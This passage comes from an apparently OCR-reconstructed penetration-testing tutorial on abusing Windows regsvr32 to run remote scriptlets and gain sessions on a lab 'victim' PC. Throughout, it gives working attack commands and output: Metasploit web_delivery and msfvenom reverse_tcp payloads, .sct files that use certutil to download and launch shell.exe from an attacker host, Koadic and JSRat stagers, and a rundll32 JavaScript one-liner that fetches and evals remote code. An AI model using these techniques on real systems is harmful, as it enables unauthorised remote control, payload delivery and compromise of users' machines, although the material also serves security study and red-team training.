
Then just like before, run the following command to execute the .sct file with regsvr32.exe in the victim's PC:

```
regsvr32 /u /n /s /i:http://192.168.1.109/1.sct scrobj.dll
```



```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/1.sct scrobj.dll

C:\Users\raj>
```

As soon as the above command is executed, you will have your session through web_delivery. To access the session type 'sessions 1' and 'info' to have basic information about the system.




```
msf exploit(multi/script/web_delivery) > [*] 192.168.1.106    web_delivery - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.106:49204) at 2019-01-04 11:47:34 -0500

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

MsfVenom

Our next method is to use msfvenom. Through this method, we will create two .sct files, one to download our malware and another to execute it. But first let's get going with msfvenom and for that type :

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f exe
> shell.exe
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


Startup the python server using the following command:

```
python -m SimpleHTTPServer 80
```

And simultaneously, in the same script, used in the previous method inject a certutil.exe command to call the shell.exe file from a remote server. Therefore, instead of "calc .exe" write the following and save the file again with .sct extension:

```
certutil.exe -urlcache -split -f http://192.168.1.109/shell.exe
```


We have used certutil here as it allows to download a file in windows and also saved the file as 3.sct.



```
<?XML version="1.0"?>
  <scriptlet>
    <registration
      progid="PoC"
      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
     <script language="JScript">
       <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("certutil.exe -urlcache -split -f http://192.168.1.109/shell.exe"); ]]>
     </script>
   </registration>
 </scriptlet>
```

Now, run the above script using the following command:


```
regsvr32 /u /n /s /i:http;//192.168.1.109/3.sct scrobj.dll
```



```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/3.sct scrobj.dll

C:\Users\raj>
```

We will create another file to execute our previous file “shell.exe”. For that again take the same script and where its written “calc.exe”; therefore write :

```
cmd /k cd c:\Users\raj & shell.exe
```



```
<?XML version="1.0"?>
  <scriptlet>
    <registration
      progid="PoC"
      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
     <script language="JScript">
       <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("cmd /k cd c:\Users\raj & shell.exe"); ]]>
     </script>
   </registration>
 </scriptlet>
```

This we have saved the script as 4.sct and again run this script using the following command :


```
regsvr32 /u /n /s /i:http://192.168.1.109/4.sct scrobj.dll
```

```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/4.sct scrobj.dll
```

Simultaneously, start up the multi handler too, to get a session. Hence, type :

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

After running the command in the victim’s PC, u will have a meterpreter session.




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:1234
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.106:49267) at 2019-01-04

meterpreter >
meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Koadic

Our next method is using Koadic. Koadic is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic please read our detailed article on the said framework through this link: https://www.hackingarticles.in/koadic-com-command-control-framework

Once the koadic is up and running, type:

```
use stager/js/regsvr
set srvhost 192.168.1.107
run
```




```
        -{ COM Command & Control }-
      Windows Post-Exploitation Tools
             Endless Intellect

           ~[ Version:  0xA ]~
           ~[ Stagers:    6 ]~
           ~[ Implants:  41 ]~

(koadic: sta/js/mshta)# use stager/js/regsvr
(koadic: sta/js/regsvr)# set SRVHOST 192.168.1.107
[+] SRVHOST => 192.168.1.107
(koadic: sta/js/regsvr)# run
[+] Spawned a stager at http://192.168.1.107:9998/uWBjV
[!] Don't edit this URL! (See: 'help portfwd')
[>] regsvr32 /s /u /n /i:http://192.168.1.107:9998/uWBjV scrobj.dll
```

After this, type the following in the command prompt of the victim's PC:

```
regsvr32 /u /n /s /i:http://192.168.1.107:9998/uWBjv scrobj.dll
```

Once you run the above command, you will have a session. To access the session type :

```
zombies 0
```




```
[+] Zombie 0: Staging new connection (192.168.1.102)
[+] Zombie 0: WIN-ELDTK41MUNG\raj @ WIN-ELDTK41MUNG -- Windows 7 Ultimate
(koadic: sta/js/regsvr)# zombies 0

        ID:                     0
        Status:                 Alive
        First Seen:             2019-01-12 12:45:33
        Last Seen:              2019-01-12 12:45:39
        Staged From:            192.168.1.102
        Listener:               0

        IP:                     192.168.110.128
        User:                   WIN-ELDTK41MUNG\raj
        Hostname:               WIN-ELDTK41MUNG
        Primary DC:             Unknown
        OS:                     Windows 7 Ultimate
        OSBuild:                7600
        OSArch:                 32
        Elevated:               No

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
        Session Key:            6d87ec7eb5dc45729c071d736c54f8a8

        JOB  NAME                            STATUS    ERRNO
        ---- ---------                       -------   -------
```

JSRat


Our next method of attacking regsvr32 is by using JSRat and you can download it from **GitHub**. This is another very small command and control framework just like koadic and Powershell Empire for generating malicious task only for rundll32.exe and regsvr32.exe. JSRat will create a web server and on that web server, we will find our .sct file. To use this method type:

```
./JSRat.py -I 192.168.1.107 -p 4444
```




```
root@kali:~/JSRat-Py# ./JSRat.py -i 192.168.1.107 -p 4444
```

Running the above command will start the web server.




```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 4444
[*] Awaiting Client Connection to:
   [*] rundll32 invocation: http://192.168.1.107:4444/connect
   [*] regsvr32 invocation: http://192.168.1.107:4444/file.sct
      [*] Client Command at: http://192.168.1.107:4444/wtf
      [*] Browser Hook Set at: http://192.168.1.107:4444/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

Open this in your browser as shown below. Here, you will find the .sct file that you need to run on your victim's PC.



```
rundll32 Method for Client Invocation:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");
h.Open("GET","http://192.168.1.107:4444/connect",false);try{h.Send();b=h.ResponseText;
eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im
rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll
```


As we have got the command, run the command in the run window as shown in the image below:



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct

After executing the command in the Run window you will have a session as shown:



```
regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.1.107:4444/file.sct scrobj.dll

[*] Incoming JSRat regsvr32 Invoked Client: 192.168.1.106
   [*] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;

JSRat Usage Options:
      CMD => Executes Provided Command
      run => Run EXE or Script
     read => Read File
   upload => Upload File
 download => Download File
   delete => Delete File
     help => Help Menu
     exit => Exit Shell

$(JSRat)> net user

User accounts for \\WIN-ELDTK41MUNG

-------------------------------------------------------------------------------
aaru                     Administrator            Guest
raj
The command completed successfully.


$(JSRat)>
```

